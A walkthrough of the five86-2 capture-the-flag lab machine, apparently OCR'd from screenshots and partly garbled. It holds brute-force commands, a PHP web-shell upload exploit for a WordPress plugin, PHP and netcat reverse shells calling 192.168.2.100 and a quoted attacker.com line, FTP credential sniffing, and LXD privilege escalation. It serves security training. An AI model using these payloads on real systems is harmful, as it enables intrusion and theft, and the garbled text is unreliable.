<u>five86-2</u>

```
Initial phase
```

```
netdiscover
192.168.2.92 08:00:27:6d:58:72 1 60 PCS Systemtechnik Gr
nmap version scan
root@kali.~# nmap -sV -p- five86
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 17:46 +08
Nmap scan report for five86 (192.168.2.92)
Host is up (0.0010s latency).
Not shown: 65532 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp ProFTPD 1.3.5e
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:60:58:72 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
root@kali.~# nmap -sC -p- five86
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-27 17:46 +08
Nmap scan report for five86 (192.168.2.92)
Host is up (0.0012s latency).
Not shown: 65532 filtered ports
```

Not shown: 65532 filtered ports
PORT STATE SERVICE
20/tcp closed ftp-data
21/tcp open ftp
80/tcp open http
[http-title: Five86-2 – Just another WordPress site
MAC Address: 08:00:27:6D:58:72 (Oracle VirtualBox virtual NIC)

mmap tcp scan
rootekali:/tmp# nmap -sT -sV -sC -p- five86-2

Tootekali:/tmp# nmap -sT -sV -sC -p- five86-2
Starting Nmap 7.70 (https://nmap.org) at 2020-01-27 18:40 +08
Nmap scan report for five86-2 (192.168.2.92)
Host is up (0.00099s latency).
rDNS record for 192.168.2.92: five86
Not shown: 65532 filtered ports
PORT STATE SERVICE VERSION
20/tcp closed ftp-data
21/tcp open ftp ProFTPD 1.3.5e
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
[_http-generator: WordPress 5.1.4
[_http-server-header: Apache/2.4.41 (Ubuntu)
[_http-title: Five86-2 – Just another WordPress site
HAC Address: 08:00:27:60:58:72 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

```
Ftp enumeration
    20 ProFTPD 1.3.5e Server (Debian) [::ffff:172.18.0.10]
    .
14-The following SITE commands are recognized (* =>'s unimplemented)
    14-CPFR <sp> pathname
14-CPTO <sp> pathname
   14-The following SITE extensions are recognized:
14-RATIO -- show all ratios in effect
    14 Direct comments to root@415c1d7a2cc4 ite cpfr /etc/passwd
    escription:
This module exploits the SITE CPFR/CPTO commands in ProFTPD version
1.3.5. Any unauthenticated client can leverage these commands to
copy files from any part of the filesystem to a chosen destination
The copy commands are executed with the rights of the ProFTPD
service, which by default runs under the privileges of the 'nobody
user. By using /proc/self/cmdline to copy a PHP payload to the
website directory, PHP remote code execution is made possible.
    oot@kali:/tmp# searchsploit -p exploits/linux/remote/37262.rb
Exploit: ProFTPd 1.3.5 - 'mod copy' Command Execution (Metasploit)
    URL: https://www.exploit-db.com/exploits/37262
   Path: /usr/share/exploitdb/exploits/linux/remote/37262.rb
File Type: Ruby script, ASCII text, with CRLF line terminators
    opied EDB-ID #37262's path to the clipboard.
   coot@kali.tup# cp - p /usr/share/exploitdb/exploits/linux/remote/37262.rb
cp: missing destination file operand after '/usr/share/exploitdb/exploits/linux/remote/37262.rb'
    o: missing destination inte operand after /usr/share/exptoitdo/exptoits/tinux/remote/3/262.rb
y 'cp --help' for more information.
pot@kali:/tmp# mkdir -p -/.msf4/modules/exploits/linux/remote/37262.rb^C
pot@kali:/tmp# cp /usr/share/exploitdb/exploits/linux/remote/37262.rb -/.msf4/modules/exploits/linux/remote,
pot@kali:/tmp# updatedb&
                                                                           A proxy chain of format type:host:port[,type:host:port][...] The target address range or CIDR identifier HTTP port (TCP)
      RPORT FTP 21
      SITEPATH /var/www/html
SSL false
                                                                            Negotiate SSL/TLS for outgoing connections
Base path to the website
Absolute writable path
HTTP server virtual host
       TARGETURI
    ayload options (cmd/unix/reverse perl):
                 Current Setting Required Description
                                                                     The listen address (an interface may be specified)
The listen port
     LHOST 192.168.2.100
LPORT 4444
   xploit target:
      Id Name
     0 ProFTPD 1.3.5

    [*] Started reverse TCP handler on 192.168.2.100:4444
    [*] 192.168.2.92:80 - 192.168.2.92:21 - Connected to FTP server
    [*] 192.168.2.92:80 - 192.168.2.92:21 - Sending copy commands to FTP server
    [*] 192.168.2.92:80 - Exploit aborted due to failure: unknown: 192.168.2.92:21 - Failure copying from /proc/self/cmdline

    *] Exploit completed, but no session was created.
s<u>f5</u> exploit(<mark>linux/remote/37262</mark>) > 
    oot@kali:/tmp# cewl http://five86-2 -w mydict.txt
     dra (https://qithub.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 18:25:48
              li:/tmp# hydra -L users.txt -P /SecLists/Passwords/xato-net-10-million-passwords-1000.txt ftp://192.168.2.92 -o /tmp/ftp found.txt -vV -I
    STATUS] attack finished for 192.168.2.92 (waiting for children to co of 1 target completed, 0 valid passwords found
     dra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 18:48:12

ot@kali:/tmp# hydra -L users.txt -P /SecLists/Passwords/xato-net-10-million-passwords-10000.txt ftp://192.168.2.92 -o /tmp/ftp_found.txt -vV
```

```
of 1 target completed, 0 valid passwords found
dra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 18:51:07
ot@kali:/tmp# hydra -L users.txt -P mydict.txt ftp://192.168.2.92 -o /tmp/ftp_found.txt -vV -I
     TATUS] attack finished for 192.168.2.92 (waiting for children to complete tests) of 1 target completed, 0 valid passwords found drag (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-27 19:08:15 ot@kali:/tmp# hydra -L users.txt -P /SecLists/Passwords/xato-net-10-million-passwords/
                                                                                                                                                                    ds-1000.txt -o ftp_found.txt -vV -I ftp://192.168.2.92
hostname: five86-2 (needed to display wordpress site correctly) directories to take note: /wp-content/uploads/
    Hello world!
    Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

≜ admin S January 9, 2020 ■ Uncategorized ■ 1 Comment
     opress version J WordPress version 5.1.4 identified (Latest, released on 2019-12-12).


Detected By: Emoji Settings (Passive Detection)
- http://192.168.2.92/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.1.4
Confirmed By: Meta Generator (Passive Detection)
- http://192.168.2.92/, Match: 'WordPress 5.1.4'
     Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
     Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
     Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
     Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
     Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
Confirmed By: Login Error Messages (Aggressive Detection)
     oot@kali:/tmp# cewl http://five86-2 -w mydict.txt
      No Valid Passwords Found
       Finished: Mon Jan 27 18:44:06 2020
       Cached Requests: 5005
Data Sent: 20.293 MB
Data Received: 26.519 MB
Memory used: 227.906 MB
            t<mark>ali:/SecLists/Passwords</mark># wpscan --url http://192.168.2.92 -U /tmp/users.txt -P xato-net-10-million-passwords-10000.txt
      Requests Done: 789
Cached Requests: 19
Data Sent: 352.155 KB
Data Received: 494.562 KB
Memory used: 237.461 MB
Elapsed time: 00:00:21
              li:/SecLists/Passwords# wpscan --url http://192.168.2.92 -U /tmp/users.txt -P /tmp/mydict.txt
wfuzz
```

```
li:/SecLists/Fuzzing# wfuzz -c
 arning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
  Wfuzz 2.3.4 - The Web Fuzzer
 arget: http://192.168.2.92/FUZZ
otal requests: 4271
  92304:
92478:
                                                                                             "index.php"
"license.txt
                                            0 W
3179 W
                                                                   0 Ch
19935 Ch
                                                                    7425 Ch
0 Ch
0 Ch
776 Ch
                                                                                            "wp-content/upgrade/"
"wp-content/uploads/"
"wp-includes/rss-functions.php"
  94171:
94174:
                                                                                             "wp-config.php"
"wp-login.php"
"wp-admin/"
  94177:
94143:
                                                                    3190 Ch
0 Ch
                                                                   1067 Ch
42577 Ch
 otal time: 4.706969
rocessed Requests: 4271
iltered Requests: 4256
equests/sec.: 907.3777
Reading walkthrough, apparently i need to use rockyou wordlist:
```

a**li:/tmp**# wpscan --url http://192.168.2.92 -U /tmp/users.txt -P /usr/share/wordlists/rockyou.txt Username: barney, Password: spookyl Username: stephen, Password: apollol

Logging in as stephen -> normal user





```
# Exploit Title: Authenticated code execution in `insert-or-embed-articulate-content-into-wordpress` Wordpress plugin
# Description: It is possible to upload and execute a PHP file using the plugin option to upload a zip archive
# Date: june 2019
# Exploit Author: xulchibalraa
# Vendor Homepage: https://wordpress.org/plugins/insert-or-embed-articulate-content-into-wordpress/
# Software Link: https://downloads.wordpress.org/plugin/insert-or-embed-articulate-content-into-wordpress.4.2995.zip
# Version: 4.2995 <= 4.2997
# CVE :
## 1. Create a .zip archive with 2 files: index.html, index.php
echo "<html>hello</html>" > index.html
echo "<?php echo system($_GET['cmd']); ?>" > index.php zip poc.zip index.html index.php
## 2. Log in to wp-admin with any user role that has access to the plugin functionality (by default even `Contributors` role have access to it)
## 3. Create a new Post -> Select `Add block` -> E-Learning -> Upload the poc.zip -> Insert as: Iframe -> Insert (just like in tutorial https://youtu.be/knst26fE6Cw?t=44 ;)
## 4. Access the webshell from the URL displayed after upload similar to
http://website.com/wp-admin/uploads/articulate uploads/poc/index.php?cmd=whoami
```

Creating the payload

1/2/2020, 10:20 am 4 of 9

```
ali:/tmp/exploit# cat index.ht
         cali:/tmp/exploit# cat index.php
            echo "";
system($_GET['cmd']);
echo "";
       @kali:/tmp/exploit#
Upload successful(iframe)
     test
                                                                ①

♠ e-Learning

                                          /wp-content/uploads/articulate_uploads/poc/index.html
                                                                                                                 ₱ □ T
 ← → ♂ ☆
                                  ① five86//wp-content/uploads/articulate_uploads/poc/index.html
 testing
index.php 

← → C ŵ
                                 ① five86//wp-content/uploads/articulate_uploads/poc/index.php?cmd=id
 uid=33(www-data) gid=33(www-data) groups=33(www-data)
 http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
  php -r '$sock=fsockopen("192.168.2.100",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
 6b%6f%70%65%6e%28%22%31%39%32%2e%31%36%38%2e%32%2e%31%30%30%
        cannot set terminal process group (23858): Inappropriate ioctl for device no job control in this shell en@five86-2:/tmp$
 dbuser/4Te3bRd483e
define( 'DB_NAME', 'wordpressdb'
  /** MySQL database username */
lefine( 'DB_USER', 'dbuser' );
  ** MySQL database password */
efine( 'DB_PASSWORD', '4Te3bRd483e' );
  ** MySQL hostname */
efine( 'DB_HOST', 'localhost' );
 Tried bruteforcing the login password of other users but apparently it is the wrong way forward
                                                                                    blahblahblah@blah.blah
barney@blah.blah
gillian@blah.blah
peter@blah.blah
stephen@blah.blah
                             peter
stephen
```

Using tcpdump

ftp_upload.sh might house credentials

```
\_/bin/sh -c /home/paul/ftp_upload.sh > /dev/null 2>&
\_/bin/sh /home/paul/ftp_upload.sh
\_/ ftp -n 172.18.0.10
oot 736 0.0 0.8 743688 8800 ? Ssl Jan30 0:59 /usr/bin/containerd
oot 1216 0.0 0.0 109108 708 ? Sl Jan30 1:37 \_ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.vl.linux/moby/4
cld7a2cc49ec7c2af321d26cf915848908712812b3b73c5a9c84c925e2136 -address /run/containerd/containerd.sock -containerd-binary /usr/bin/containerd -runtime-root /var/run/d
           12731 0.0 0.7 133072 7692 pts/0
737 0.1 3.1 798152 31388 ?
                                                                                                0:00 \_proftpd: paul - 172.18.0.1: STOR file.txt
2:38 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
             1198 0.0 0.1 400704 1692 ?
    hen@five86-2:/tmp$ id stephen
1002(stephen) gid=1<u>0</u>02(stephen) groups=1002(stephen),1009(pcap)
 eth0 [Up, Running]
veth9822045 [Up, Running]
                do-device that captures on all interfaces) [Up, Running]
        eue (Linux netfilter queue (NFQUEUE) interface) [none]
n@five86-2:/var/www/html/wp-content/uploads/articulate_uploads/poc$
  interface
interface=interface
         Listen on interface. If unspecified, tcpdump searches the system interface list for the lowest numbered, configured up interface (excluding loop back), which may turn out to be, for example, ``eth0''.
         On Linux systems with 2.2 or later kernels, an <a href="interface">interface</a> argument of ``any'' can be used to capture packets from all interfaces. Note that captures on the ``any'' device will not be done in promiscuous mode.
         This output will be buffered if written to a file or pipe, so a program reading from the file or pipe may not see packets for an arbitrary amount of time after they are received. Use the -U flag to cause packets to be written as soon as they are received.
         The MIME type application/vnd.tcpdump.pcap has been registered with IANA for pcap files. The filename extension _pcap appears to be the most commonly used along with _cap and _dmp. _Tcpdump itself doesn't check the extension when reading capture files and doesn't add an extension when writing them (it uses _magic _numbers in _the file header instead). However, many operating systems and applications will use the extension if it is present and
tephen@five86-2:~$ timeout 120 tcpdump -w test.pcap -i br-eca3858d86bf
ephen@five86-2:-$ tcpdump -r test.pcap | grep 'FTP'
aading from file test.pcap, link-type EN10MB (Ethernet)
0:44:01.639648 IP 172.18.0.10.ftp > five86-2.55710: Flags [P.], seq 1:58, ack 1, win 510, options [nop,nop,TS val 489151735 ecr 4016258308], length 57: FTP: 220 ProFTP
1.3.5e Server (Debian) [::ffff:172.18.0.10]
  :44:01.640069 IP five86-2.55710 > 172.18.0.10.ftp: Flags [P.], seq 1:12, ack 58, win 502, options [nop,nop,TS val 4016258330 ecr 489151735], length 11: FTP: USER pau:44:01.640545 IP 172.18.0.10.ftp > five86-2.55710: Flags [P.], seq 58:90, ack 12, win 510, options [nop,nop,TS val 489151736 ecr 4016258330], length 32: FTP: 331 Pas
 rd required for paul
:44:01.640619 IP five86-2.55710 > 172.18.0.10.ftp: Flags [P.], seq 12:33, ack 90, win 502, options [nop,nop,TS val 4016258330 ecr 489151736], length 21: FTP: PASS e
 oarently it is an empty file
ot@kali:~# ftp
 nnected to five86
 me (five86:root): paul
330 User paul logged in
emote system type is UNIX.
sing binary mode to transfer files.
00 PORT command successful
50 Opening ASCII mode data connection for file list
rw-r--r-- 1 paul
26 Transfer complete
                                                                           1 00:54 file.txt
90 PORT command successful
60 Opening BINARY mode data connection for file.txt
26 Transfer complete
```

```
assworu:
aul@five86-2:/home/stephen$ id
id=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
aul@five86-2:/home/stephen$ |
Checking commands which paul can run as sudo
    underingerseen suud :
atching Defaults entries for paul on five86-2:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bi
   ser paul may run the following commands on five86-2:
(peter) NOPASSWD: /usr/sbin/service
aul@five86-2:/home/stephen$ f
    auldfive86-2:/home/stephen$ find / -type f -perm -4000 -group ncgr
rwsr-x--- l peter ncgroup 31K Apr 13 2017 /usr/bin/nc.traditional
aul@five86-2:/home/stephen$ =
https://gtfobins.github.io/gtfobins/service/
   ___ / service ★ Star 2,202
   Shell Sudo
   Shell
   It can be used to break out from restricted environments by spawning an interactive system shell.
     /usr/sbin/service ../../bin/sh
   Sudo
   It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on {\color{red} {\sf sudo}} \ .
      sudo service ../../bin/sh
     ... / nc ★ Star 2,202
     Reverse shell Bind shell File upload File download Sudo Limited SUID
      Reverse shell
     It can send back a reverse shell to a listening attacker to open a remote network access.
      Run nc -l -p 12345 on the attacker box to receive the shell. This only works with netcat traditional.
       RHOST=attacker.com
RPORT=12345
nc -e /bin/sh $RHOST $RPORT
     d=1006(paul) gid=1006(paul) groups=1006(paul),1010(ncgroup)
ul@five86-2:/home/stephen$ nc.traditional -e /bin/sh 192.168.2.100 4445
      ot@kali:/tmp/lxd-alpine-builder# nc -nlvp 4445
   otening on [any] 4445 ...
onnect to [192.168.2.100] from (UNKNOWN) [192.168.2.92] 52154
   etergrive80-2:/$ id
id=1003(peter) gid=1003(peter) groups=1003(peter),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd),1010(ncgroup
eter@five86-2:/$ sudo -l
atching Defaults entries for peter on five86-2:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/shap/bin
   ser peter may run the following commands on five86-2:

(ALL : ALL) ALL

(root) NOPASSWD: /usr/bin/passwd
I took the roundabout way because I forgot that you can run sudo -u root /usr/bin/passwd
    eter@five86-2:/home/peter$ git
loning into 'lxd-alpine-builder
   Loning into 'lxd-alpine-builder'...
emote: Enumerating objects: 27, done.
emote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
npacking objects: 100% (27/27), done.
eter@five86-2:/home/peter/s cd lxd-alpine-builder/
eter@five86-2:/home/peter/lxd-alpine-builder$ ./build-alpine
uild-alpine: must be run as root
eter@five86-2:/home/peter/lxd-alpine-builder$
Building alpine machine on localhost
```

```
v3.11
                          mining the tates recease...vo.ii
static apk from http://dl-cdn.alpinelinux.org/alpine//v3.11/main/x86_6
loading alpine-mirrors-3.5.10-r0.apk
Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
                       Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' loading alpine-keys-2.1-r2.apk
Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1' Ignor
 atpine-develgitsts.atpinelinux.org-4aba0840.rsa.pub: UN
Verified OK
Selecting mirror http://uk.alpinelinux.org/alpine/v3.11/main
fetch http://uk.alpinelinux.org/alpine/v3.11/main/x86_64/APKINDEX.tar.gz
(1/19) Installing musl (1.1.24-r0)
(2/19) Installing busybox (1.31.1-r9)
Executing busybox-1.31.1-r9.post-install
(3/19) Installing alpine-baselayout (3.2.0-r3)
Executing alpine-baselayout-3.2.0-r3.pre-install
(4/19) Installing openrc (0.42.1-r2)
Executing openrc-0.42.1-r2.post-install
(5/19) Installing alpine-conf (3.8.3-r6)
(6/19) Installing liberyptol.1 (1.1.1d-r3)
(7/19) Installing libssll.1 (1.1.1d-r3)
(8/19) Installing libssll.1 (1.1.1d-r3)
(10/19) Installing selectificates-cacert (20191127-r0)
(10/19) Installing selectificates-cacert (20191127-r0)
(10/19) Installing selectificates-cacert (20191127-r0)
(10/19) Installing selectificates-cacert (3.11.1-r9)
(11/19) Installing alpih (1.2.11-r3)
(12/19) Installing apk-tools (2.10.4-r3)
(13/19) Installing apk-tools (2.10.4-r3)
(13/19) Installing busybox-suid (1.31.1-r9)
(14/19) Installing scanelf (1.2.4-r0)
(16/19) Installing scanelf (1.2.4-r0)
(16/19) Installing alpine-base (3.11.3-r0)
Executing busybox-1.31.1-r9.trigger
OK: 8 MiB in 19 packages
           wxr-xr-x 3 root root 4.0K Feb 1 09:14 .
        TWXTWXTWX 26 root root 4.0K Feb
TW-r--r-- 1 root root 3.1M Feb
TWXT-XT-X 1 root root 7.4K Feb
                                                                                                                                                                                                                                                build-alpine*
        TWXT-XT-X 8 root root 4.0K Feb 1 09:13 .git/
TW-r--r-- 1 root root 26K Feb 1 09:13 LICENSE
TW-r--r-- 1 root root 768 Feb 1 09:13 README.md
     eter@five86-2:/home/peter/lxd-alpine-builder$ wget http://192.168.2.100/alpine-v3.11-
-2020-02-01 01:18:13-- http://192.168.2.100/alpine-v3.11-x86_64-20200201_0914.tar.gz
onnecting to 192.168.2.100:80... connected.
TTP request sent, awaiting response... 200 OK
ength: 3224891 (3.1M) [application/gzip]
aving to: 'alpine-v3.11-x86_64-20200201_0914.tar.gz'
     lpine-v3.11-x86 64-20200201 0914.tar.gz 100%[===
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                in 0.099
        eter@five86-2:/home/peter/lxd-alpine-builder$
                                  imported with fingerprint: e21e0afac3932afc2f763f89f78fc171415090b68949862a8feb7129ae911646
                                                                                                                                                                                                                                                                                                                                                                                                                          | ARCHITECTURE |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   UPLOAD DATE
           ter@five86-2:/home/peter/lxd-alpine-builder$
Resolving no storage pool found
                                                                            //2018/05/03/how-to-fix-ixd-failed-container-creation-no-storage-pool-found-please-create-a-new-storage-pool
```

```
password set, client certificates will have to be manually trusted.Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
uld you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
ter@five86-2:/home/peter/lxd-alpine-builders
 ter@five86-2:/home/peter/lxd-alpine-builder$
 ter@five86-2:/home/peter/lxd-alpine-builder$ lxc start rootshell
ter@five86-2:/home/peter/lxd-alpine-builder$ lxc list
 rootshell | RUNNING | 10.50.28.90 (eth0) | fd42:999c:alc8:437:216:3eff:fe0d:94bb (eth0) | CONTAINER | 0
  ter@five86-2:/home/peter/lxd-alpine-builder$
                                                       4.0K Jan 13 11:21 ./
4.0K Jan 8 22:57 ./
1.8K Jan 13 11:22 .bash_history
3.0K Aug 27 18:31 .bashrc
4.0K Jan 9 08:54 .local/
148 Aug 27 18:31 .profile
4.0K Jan 8 23:00 .ssh/
8.6K Jan 13 11:19 .viminfo
4.0K Jan 8 23:01 snap/
995 Jan 9 05:14 thisistheflag.txt*
also want to send out a big thanks to all those who help me with beta testing f the various challenges: \verb"gmotl3ycr3w" and \verb"gsyed"\_umar" in particular
mnt/root/root #
asswd: password updated successfully
eter@five86-2:/home/peter/lxd-alpine-builder$ su root
   ot@five86-2:/home/peter/lxd-alpine-builder#
```